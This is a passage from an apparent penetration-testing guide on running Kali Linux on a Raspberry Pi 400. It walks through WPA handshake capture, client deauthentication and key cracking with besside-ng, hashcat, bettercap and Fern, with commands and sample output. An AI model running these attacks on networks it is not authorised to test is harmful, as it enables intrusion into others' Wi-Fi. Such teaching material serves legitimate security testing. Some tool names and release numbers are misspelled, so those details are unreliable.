We are focusing on Kali Linux, though Raspbian also makes a good base for a hacking system. Many of the same tools run without issue on Raspbian. Also, you have full programming access to the GPIO I/O port, which support seems to be missing in Kali Linux. Also, everything covered here will work on the regular Raspberry Pi 4, programmatically there is no difference between them.


### **Installing Kali Linux on a Pi 400**

Installing Kali Linux on the Pi 400 is very simple. If you are finished using Raspbian, you can overwrite the memory card from the Pi 400 Kit or


just use a new or blank one. All you need to do is download the official Kali Linux Pi 400 64-bit ARM image from Offensive Security, write it to the memory card using a program like BalenaEtcher, then insert the card into the Pi, apply power and boot.

1. From the Offensive Security Website, under “Raspberry Pi Foundation”, Download Kali Linux 400 (64 bit) image - <https://www.offensive-security.com/kali-linux-arm-images/>.

<b>RASPBERRYPI FOUNDATION</b>			
<b>Image Name</b>	<b>Torrent</b>	<b>Version</b>	<b>Size</b>
<b>Kali Linux RPi (img.xz)</b>	Torrent	2020.4	2.0G
<b>Kali Linux RaspberryPi 2, 3, 4 and 400 (img.xz)</b>	Torrent	2020.4	2.1G
<b>Kali Linux RaspberryPi 2 (v1.2), 3, 4 and 400 (64-Bit) (img.xz)</b>		2020.4	2.1G



2. Extract the image.
3. Write the image to the memory card – BalenaEtcher works great! <https://www.balena.io/etcher/>




4. Insert the memory card into the Pi 400, apply power and boot.  
You now have a Kali Linux Desktop system!





This is the exact same Kali Linux that you would get on a Desktop install. Okay, there are a few minor differences, some tools don't work on the ARM platform. For the most part, though, they are identical.



If you are a long time Kali user and haven't noticed, or haven't used Kali on a Pi before, as of the Kali 2000 release, some of the older or larger tools are no longer included by default. You will need to install the "large Kali Metapackage" to get the additional tools. Or one of the smaller more focused tool sets. This option may be better for the Pi. Besides, the tools you may want to use may already be installed by default!

For more information, see, "<https://www.kali.org/docs/general-use/metapackages/>"


## Pi 400 Remote Graphical Desktop in Windows

The RPi series is great, because you can run them headless and control them remotely via SSH. This is perfect when creating drop boxes. Though it may not be as much of a need with the Pi 400, you can still setup and use SSH. If you want to control the Pi remotely from Windows using a full graphical “X-Window” interface, you can do so using Putty and Xming Server.

- Install Xming Server on Windows  
<http://www.straightrunning.com/XmingNotes/>

They ask for a donation for the latest release, but they also offer an older public release.

- Install and run Putty (<https://www.putty.org/>)  
Setup Putty to connect to enable x11 forwarding:
  - Under “*Session*” enter the target IP
  - Then, click on “*SSH*”, and then “*X11*”
  - Tick the “*Enable X11 forwarding*” box
  - Enter “*localhost:0*” in the x display location box, as seen below:



Create a new Kali user. Because I am using a test lab, I usually make them a member of the “sudo” group - understand the ramifications of this in your environment and adjust accordingly.


- *sudo useradd -m [insert username]*
- *sudo passwd [username]*
- *sudo usermod -a -G sudo [username]*
- *sudo chsh -s /bin/bash [username]*

Start Xming Server:

- Run “*Xlaunch*” on your Windows system
- Set Display number to “0”
- Choose what display layout you want, I usually choose “*one window*”

Next, login through Putty using your new user.

- After login, enter, “*startxfce4*”



And in a few seconds the Kali GUI should appear on Windows in a Xserver window.

**WIFI Attacks - Getting the Lay of the Land with Airodump-NG**





*to access Wi-Fi networks that you do not own, or have not been given permission to access!*

I use the “-W” switch, so it only targets WPA routers. If not, it will look for WEP protected routers as well. You must specify your specific target using the “-c” channel, and “-b” BSSID switches, as seen below:

```
(dan@kali)-[~]
└─$ sudo beside-ng -W -c 11 -b D0: [REDACTED]:C0 wlan0
[14:44:04] Let's ride
[14:44:04] Logging to beside.log
[14:44:20] Got necessary WPA handshake info for Death Star
[14:44:20] Run aircrack on wpa.cap for WPA key
[14:44:20] Pwned network Death Star in 0:15 mins:sec
[14:44:20] TO-OWN [] OWNED [Death Star*]
[14:44:20] All neighbors owned

Dying...
[14:44:20] TO-OWN [] OWNED [Death Star*]
```

If the attack works, we get the WPA handshake file. It only took about 15 seconds; I’ve seen it work as fast as 5 seconds. The Besside.log file and the captured WPA handshake file (wpa.cap) are stored in the user’s home directory.

```
(dan@kali)-[~]
└─$ cat beside.log
# SSID | KEY
Death Star | Got WPA handshake
```

The handshake file can include a lot of unnecessary packets, you can clean these up with the “beside-ng-crawler” tool. Though it’s really not necessary if just using a single target.

➤ *beside-ng-crawler [search\_directory] [output\_file]*

```
(dan@kali)-[~]
└─$ beside-ng-crawler ./ output.cap
Scanning dumpfile ../wep.cap
Scanning dumpfile ../wpa.cap
EAPOL found for BSSID: D0: [REDACTED]:C0
Skipping file ../output.cap, which is newer
DONE. Statistics:
Files scanned:          43
Directories scanned:   34
Dumpfiles found:       2
Skipped files:         41
Packets processed:     3
EAPOL packets:        2
WPA Network count:    1
```



The handshake file then needs to be cracked. You can use Aircrack-NG, but I prefer hashcat.

Cracking with hashcat:

- > *sudo apt install hcxtools*
- > *hcxpcaptool -z handshake.pmkid wpa.cap*

Then just use hashcat with hash type 16800 (WPA-PMKID), and with whatever options you prefer.

See sample below:

- > *hashcat -m16800 -a3 -w3 handshake.pmkid*  
*'[Brute\_force\_String]'*

Unless the WPA file is extremely simple, it is best to copy the file off to a desktop system with more power (a fast GPU) for cracking.

## **Bettercap WiFi Testing on a Raspberry Pi**

**Tool Website** - <https://www.bettercap.org/>

**Tool Usage** - <https://www.bettercap.org/usage/>

Bettercap 2 is an exceptional wireless attack tool with a lot more options and features. Though originally known for its LAN and Man-in-the-Middle attack capabilities, it has really grown and developed into a full feature testing tool. It is not installed by default, but is included in the Kali repository. We will start with how to use the console interface, then cover the Web-UI GUI version. We talked about Bettercap earlier in the book, it works exactly the same on a Raspberry Pi.

- > *sudo apt install bettercap*

Update Bettercap – Only run once, it will overwrite any of your Bettercap settings.

- > *sudo bettercap -eval "caplets.update; ui.update; q"*

Now all we need to do is run bettercap and turn on Wi-Fi recon

- > *sudo bettercap -iface wlan0*
- > *wifi.recon on*

```
(dan@kali)-[~]
└─$ sudo bettercap -iface wlan0
bettercap v2.28 (built for linux arm64 with go1.14.4)
wlan0 » wifi.recon on
```

Looks a bit confusing, but we can clean it up with the Bettercap “Ticker” Display

- *set wifi.show.sort clients desc*
- *set ticker.commands 'clear; wifi.show'*
- *ticker on*

```

  RSSI      BSSID      SSID      Encryption
  -42 dBm   [REDACTED]  Death Star  WPA2 (CCMP, PSK)
  -46 dBm   [REDACTED]  Hoth       WPA2 (CCMP, PSK)
  -64 dBm   [REDACTED]  <hidden>   WPA2 (CCMP, PSK)
  -53 dBm   [REDACTED]  [REDACTED] WPA2 (CCMP, PSK)

wlan0 (ch. 8) / ↑ 0 B / ↓ 178 kB / 664 pkts
wlan0 » █

```

We now have nice color-coded display that works great even through SSH.

Now let's try to get a handshake authorization from one of the targets:

- *wifi.recon.channel X (enter channel #)*
- *wifi.assoc [BSSID]*
- or *wifi.assoc all* (WARNING – attacks all detected Wi-Fi networks!)

```

  RSSI      BSSID      SSID      Encryption
  -14 dBm   d0:11:11:11:11:11  Death Star  WPA2 (CCMP, PSK)
  -58 dBm   [REDACTED]  <hidden>   WPA2 (CCMP, PSK)
  -94 dBm   [REDACTED]  [REDACTED]  OPEN
  -91 dBm   [REDACTED]  [REDACTED]  WPA2 (CCMP, PSK)
  -91 dBm   [REDACTED]  [REDACTED]  WPA2 (CCMP, PSK)
  -88 dBm   [REDACTED]  [REDACTED]  OPEN
  -85 dBm   [REDACTED]  [REDACTED]  OPEN

wlan0 (ch. 11) / ↑ 161 B / ↓ 1.7 MB / 6618 pkts
wlan0 » █

```

It successfully grabbed the Death Star handshake! Notice the Encryption type for Death Star is now colored red. When finished, type “*exit*” to exit bettercap. Captured handshake files and the bettercap log are stored in the Kali Root user directory.

```
(root@kali) - [~]
# ls
Desktop      Pictures    bettercap-wifi-handshakes.pcap
Documents    Public     bettercap.history
Downloads    Templates
Music        Videos
(root@kali) - [~]
# █
```

The .pcap file can then be processed and cracked in Hashcat. As mentioned earlier, unless the WPA key is extremely simple, you really don't want to try to crack them on a Raspberry Pi. I highly recommend copying it off to a desktop system.


## Bettercap WebUI on Raspberry Pi

If you prefer Graphical User interfaces, the Bettercap WebUI is very good, and feature packed. It is also much easier to use than the console interface method we just covered.

- *sudo bettercap -caplet http-ui*
- Open a browser & surf to localhost, "**127.0.0.1**"
- Login - default credentials are "**user/pass**"


The default credentials can be changed in "/usr/share/bettercap/caplets/http-ui.cap". If you want to access the page remotely from another computer using HTTPS, you can use "*sudo bettercap -caplet https-ui*".

- Click on the "**WiFi**" menu button
- Select your wireless adapter and click the "**Play**" icon



- You can click a channel number to lock into a specific channel
- Click the down arrow next to the target Access Point you want to attack
- Click “Associate”

And if it is able, it will deauth a client and grab and save the Handshake file:



A red key will appear showing that it indeed was able to save a handshake file. That’s it, so very easy! This was just a quick overview of basic Wi-Fi key grabbing attacks with Bettercap. The tool has a ton of other features. If you purchase additional hardware, you can also scan for HID devices (wireless keyboards and mice), target Bluetooth & BLE devices, and track targets by GPS position. Hardware drivers & setup can be a little involved, and only specific devices are supported. Check the tool website for more information. Take some time and look over the caplets and features, it is really a great tool.

## Raspberry Pi - Fern WiFi Cracker


Tool Website - <https://github.com/savio-code/fern-wifi-cracker>

Another good Wi-Fi testing tool with a Graphical User Interface is Fern WiFi Cracker. One nice thing about Fern is it gives you the capability to attempt to crack the Handshake file without leaving the program. This is done using a wordlist attack. There is also a professional version of Fern, see the tool website for more information.

- From the Kali Menu, select “06 – Wireless Attacks/ Fern WiFi Cracker”
- Pick your wireless card, then click “*scan for access points*”



Click on the WiFi WPA button will list all the access points detected.




- Click on your target in the top Attack Panel window
- Select a wordlist (/usr/share/wordlists)
- Then click “Regular Attack”
- Lastly, click “*WiFi Attack*”

Fern will automatically attack the Access Point, Deauth a client and capture the handshake key. If the target Access Point has a properly secured WPA key, and the WPA Key is not in the wordlist the attack will be unsuccessful.




If the passphrase is in the wordlist, it cracks and displays it.





Once the security tester has the WPA Key, they can then associate with the target network and use other tools in Kali Linux to begin scoping out and begin testing the internal network security.

## Raspberry Pi - Wardriving with Kismet




**Tool Website** - <https://www.kismetwireless.net/>

**Tool Documentation** - <https://www.kismetwireless.net/docs/>

If you have ever performed Wi-Fi Wardriving, then you are already familiar with Kismet - so I will not spend a lot of time on this tool. It has been upgraded to a new graphical interface and it has a ton of new features. Let's look at a couple of them.

- Open a terminal and run, “*sudo kismet*”
- In a web browser, surf to “*http://localhost:2501*”
- Create a user name & password and login
- Click the three-line menu button on the top left



